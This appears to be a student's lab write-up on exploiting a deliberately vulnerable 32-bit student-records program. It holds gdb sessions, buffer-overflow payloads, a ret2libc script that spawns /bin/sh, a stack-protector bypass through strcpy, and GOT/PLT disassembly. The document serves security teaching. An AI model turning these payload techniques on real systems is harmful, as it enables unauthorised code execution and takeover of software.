


```
(gdb) p University::exmatriculate
$2 = {void (University * const, const unsigned int)} 0×804b080 <University::exmatriculate(unsigned int)>
(gdb) p exit
$3 = {void (int)} 0×f7afcad0 <_GI_exit>
(gdb) p btu
$4 = {name = "B-TU", db_path = "B-TU.db", student_records = std::map with 3 elements = {[1782914303] = 0×8056560, [2936655109] = 0×8056710, [3137734655] = 0×8056780}}
(gdb) Quit
(gdb) (gdb) print &btu
Undefined command: "". Try "help".
(gdb) p &btu
$5 = (University *) 0×8050c80 <btu>
```

The payload which I constructed exmatriculated Klaus.



```
Undefined command: "".  Try "help".
(gdb) r remove 1782914303 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*52 + b'\x80\xb0\x04\x08' + b'\xd0\xca\xaf\xf7' + b'\x80\x0c\x05\x08' + b'\xff\x1c\x4
5\x6a')")
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*52 + b'\x80\xb
0\x04\x08' + b'\xd0\xca\xaf\xf7' + b'\x80\x0c\x05\x08' + b'\xff\x1c\x45\x6a')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database ...

Breakpoint 2, University::exmatriculate (this=0×8050c80 <btu>, id=1782914303) at src/University/University.cpp:161
161             std::map<const unsigned int, Student*>::iterator iter = student_records.find(id);
(gdb) c
Continuing.
Examtriculating Student: Klaus Komisch
We have sent out an exmatriculation notification to student 1782914303
Thank you for using B-TU Student Manager.
[Inferior 1 (process 34473) exited with code 0377]
(gdb)
```




```
(gdb) run print
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu print
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Printing Statistics ...

Max Mustermann 2936655109
Erika Mustermann 3137734655
[Inferior 1 (process 10887) exited normally]
(gdb)
```

3) Exploiting the above attack to open a shell:


Need to create an exploit to initiate a shell [/bin/sh] using the function system() from the external library libc.

We need to search the whole memory mapping for the bin/sh sequence.



```
Quit
(gdb) info proc map
process 63329
Mapped address spaces:

Start Addr End Addr   Size       Offset     Perms File
0x08048000 0x0804a000 0x2000     0x0        r--p  /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu
0x0804a000 0x0804e000 0x4000     0x2000     r-xp  /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu
0x0804e000 0x08050000 0x2000     0x6000     r--p  /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu
0x08050000 0x08051000 0x1000     0x7000     rw-p  /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu
0x08051000 0x08073000 0x22000    0x0        rw-p  [heap]
0xf799d000 0xf79a1000 0x4000     0x0        rw-p
0xf79a1000 0xf79af000 0xe000     0x0        r--p  /usr/lib/i386-linux-gnu/libm.so.6
0xf79af000 0xf7a7f000 0xd0000    0xe000     r-xp  /usr/lib/i386-linux-gnu/libm.so.6
0xf7a7f000 0xf7abc000 0x3d000    0xde000    r--p  /usr/lib/i386-linux-gnu/libm.so.6
0xf7abc000 0xf7abd000 0x1000     0x11a000   r--p  /usr/lib/i386-linux-gnu/libm.so.6
0xf7abd000 0xf7abe000 0x1000     0x11b000   rw-p  /usr/lib/i386-linux-gnu/libm.so.6
0xf7abe000 0xf7ae1000 0x23000    0x0        r--p  /usr/lib/i386-linux-gnu/libc.so.6
0xf7ae1000 0xf7c6a000 0x189000   0x23000    r-xp  /usr/lib/i386-linux-gnu/libc.so.6
0xf7c6a000 0xf7cef000 0x85000    0x1ac000   r--p  /usr/lib/i386-linux-gnu/libc.so.6
0xf7cef000 0xf7cf1000 0x2000     0x231000   r--p  /usr/lib/i386-linux-gnu/libc.so.6
0xf7cf1000 0xf7cf2000 0x1000     0x233000   rw-p  /usr/lib/i386-linux-gnu/libc.so.6
0xf7cf2000 0xf7cfc000 0xa000     0x0        rw-p
0xf7cfc000 0xf7cff000 0x3000     0x0        r--p  /usr/lib/i386-linux-gnu/libgcc_s.so.1
0xf7cff000 0xf7d2c000 0x2d000    0x3000     r-xp  /usr/lib/i386-linux-gnu/libgcc_s.so.1
0xf7d2c000 0xf7d32000 0x6000     0x30000    r--p  /usr/lib/i386-linux-gnu/libgcc_s.so.1
0xf7d32000 0xf7d33000 0x1000     0x35000    r--p  /usr/lib/i386-linux-gnu/libgcc_s.so.1
0xf7d33000 0xf7d34000 0x1000     0x36000    rw-p  /usr/lib/i386-linux-gnu/libgcc_s.so.1
0xf7d34000 0xf7d35000 0x1000     0x0        r--p  /home/hariharan/Downloads/Bufferoverflow/b-tu/lib/Log/libLog.so
```


Since the pattern can search upto 16000 bytes of memory,so we are searching for the pattern part by part.
So Iam searching for the pattern /bin/sh:



```
(gdb) find 0xf7d34000,0xf7f7c8000, "/bin/bash"
warning: Unable to access 16000 bytes of target memory at 0xf7fa5009, halting search.
Pattern not found.
(gdb) find 0xf7d34000,0xf7ef5000, "/bin/bash"
Pattern not found.
(gdb) find 0xf7ef5000,0xf7fc7000, "/bin/bash"
warning: Unable to access 16000 bytes of target memory at 0xf7fa4c89, halting search.
Pattern not found.
(gdb) find 0xf7ef5000,0xf7fc7000Quitbin/bash"
(gdb) find 0xf7c6a000, 0xf7cef000, "/bin/sh"
0xf7c84e52
1 pattern found.
```

52 bytes buffer + system addr + offset of 4 bytes (or exit) + /bin/sh address in env var (so that 52 bytes reaches the EIP)

Im finding the address of system and exit for the libc.



```
Breakpoint 1, main (argc=5, argv=0xffffcf14) at src/BTU.cpp:24
24              if(argc < 2)
(gdb)
(gdb) p system
$1 = {int (const char *)} 0xf7b10220 <__libc_system>
(gdb) p &system
$2 = (int (*)(const char *)) 0xf7b10220 <__libc_system>
(gdb) p exit
$3 = {void (int)} 0xf7afcad0 <__GI_exit>
(gdb) 
```


(gdb) p exit
$3 = {void (int)} 0xf7afcad0 <__GI_exit>

(gdb) find 0xf7c6a000,0xf7cef000, "/bin/sh"

0xf7c84e52
1 pattern found.


Without exit():

I construct the payload without the exit so I fill with A’s which I saved in run_exploit.sh




```
#!/bin/bash

# Generate the payload using Python
PAYLOAD=$(python3 -c "import sys; sys.stdout.buffer.write(b'\x41'*52 + b'\x20\x02\xb1\xf7' + b'\x41'*4 + b'\x52\x4e\xc8\xf7')")

# Launch GDB and allow debugging interaction
gdb -q ./build/bin/btu --args ./build/bin/btu remove 1782914303 "$PAYLOAD"
```

Executing the shell code created the ,without exit method leads to interactive shell:




```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ ./run_exploit.sh

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\ ��AAAARN��
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...
[Detaching after vfork from child process 19000]
$ whoami
hariharan
$
```



```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ ./run_exploit.sh

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\ ��AAAARN��
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...
[Detaching after vfork from child process 31723]
$ exit

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

without proper exit method will lead to segmenatation fault.

With exit included in payload:




```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ ./exit_exploit.sh

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\ ���Ч�RN��
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...
[Detaching after vfork from child process 29182]
$ whoami
hariharan
$ exit
[Inferior 1 (process 29179) exited normally]
(gdb)
```

Which exits normally.

Task 4:Sneaking Past the StackGuard


The goal is to copy the value 0xdeadbeef with 0xffffabcd.

Exploiting the vulnerability in the add_student where the strcpy(record->name,name) and strcpy(record->last_name).




```
Reading symbols from ./build/bin/btu ...
(gdb) set args add "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\xef\xbe\xad\xde")')" dummy 1234 "$(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40 + b"\xcd\xab\xff\xff")')"
(gdb) b add_student if notify == true
Breakpoint 1 at 0x804a53e: file src/University/University.cpp, line 20.
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu add "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\xef\xbe\xad\xde")')" dummy 1234 "$(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40 + b"\xcd\
xab\xff\xff")')"
\[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Adding Student to database ...

Breakpoint 1, University::add_student (this=0x8050c80 <btu>, name=0xffffd13b <incomplete sequence \336>, last_name=0xffffd140 "dummy", id=1234, password=0xffffd14b 'A' <repeats 40 times>, "\377\377", notify=true)
    at src/University/University.cpp:20
20              std::map<const unsigned int, Student*>::const_iterator citer = student_records.find(id);
(gdb) b University.cpp:42
Breakpoint 2 at 0x804a734: file src/University/University.cpp, line 42.
(gdb) c
Continuing.

Breakpoint 2, University::add_student (this=0x8050c80 <btu>, name=0xffffd13b <incomplete sequence \336>, last_name=0xffffd140 "dummy", id=1234, password=0xffffd14b 'A' <repeats 40 times>, "\377\377", notify=true)
    at src/University/University.cpp:42
42              strcpy(record->name, name);
(gdb) n
43              strcpy(record->last_name, last_name);
(gdb) x\x 0xFFFFABCD
Invalid character '\' in expression.
(gdb) x/x 0xFFFFABCD
0xffffabcd:     0xdeadbeef
(gdb) 
```

For the part 4 of task4, with both non exec stack and stack protector enabled in the make file.




```
# NOTE: This makefile disables all relevant protections already by default. You will need
# to re-enable them bit by bit during the course of this task sheet.
CXX       := g++
CXXFLAGS  := -m32 -pedantic-errors -Wall -Wextra -Werror -U_FORTIFY_SOURCE -z noexecstack -fstack-protector-all -no-pie -Wl,-z,norelro
LDFLAGS   := -L/usr/lib32 -L./lib/Log -Wl,-rpath=./lib/Log/ -Wl,-z,norelro -lstdc++ -lm -lLog
BUILD     := ./build
```

When disassembling the add_student function got to know about the GOT [Global Offset Table]. There is this write_log@plt which has the jump to the specified address.So our goal is to overwrite the return address of this write_log@plt to control the change of execution from add_student to exmatriculate.By combining the vulnerable point of code in the add_student we could point the address of write_log@plt to exmatriculate in one of those strcpy(record->name,name) and strcpy(record->last_name,last_name).




```
(gdb) disas University::add_student
Dump of assembler code for function _ZN10University11add_studentEPKcS1_jS1_b:
   0x0804a558 <+0>:     push   %ebp
   0x0804a559 <+1>:     mov    %esp,%ebp
   0x0804a55b <+3>:     push   %edi
   0x0804a55c <+4>:     push   %esi
   0x0804a55d <+5>:     push   %ebx
   0x0804a55e <+6>:     sub    $0x6c,%esp
   0x0804a561 <+9>:     call   0x804d710 <__x86.get_pc_thunk.si>
   0x0804a566 <+14>:    add    $0x7632,%esi
   0x0804a56c <+20>:    mov    0x1c(%ebp),%edx
   0x0804a56f <+23>:    mov    0x8(%ebp),%eax
   0x0804a572 <+26>:    mov    %eax,-0x5c(%ebp)
   0x0804a575 <+29>:    mov    0xc(%ebp),%eax
   0x0804a578 <+32>:    mov    %eax,-0x60(%ebp)
   0x0804a57b <+35>:    mov    0x10(%ebp),%eax
```

Finding the address of write_log@plt.




```
   0x0804a68e <+310>:   push   %eax
   0x0804a68f <+311>:   push   -0x5c(%ebp)
   0x0804a692 <+314>:   mov    %esi,%ebx
   0x0804a694 <+316>:   call   0x804a0d0 <write_log@plt>
   0x0804a699 <+321>:   add    $0x10,%esp
   0x0804a69c <+324>:   jmp    0x804a84d <_ZN10University11add_studentEPKcS1_jS1_b+757>
   0x0804a6a1 <+329>:   sub    $0xc,%esp
   0x0804a6a4 <+332>:   push   $0x2c
   0x0804a6a6 <+334>:   mov    %esi,%ebx
   0x0804a6a8 <+336>:   call   0x804a030 <_Znwj@plt>
   0x0804a6ad <+341>:   add    $0x10,%esp
   0x0804a6b0 <+344>:   mov    %eax,%edi
   0x0804a6b2 <+346>:   movb   $0x1,-0x71(%ebp)
   0x0804a6b6 <+350>:   sub    $0xc,%esp
   0x0804a6b9 <+353>:   push   %edi
```



```
(gdb) disas 0×804a0d0
Dump of assembler code for function write_log@plt:
   0×0804a0d0 <+0>:     jmp    *0×8051bcc
   0×0804a0d6 <+6>:     push   $0×50
   0×0804a0db <+11>:    jmp    0×804a020
End of assembler dump.
```

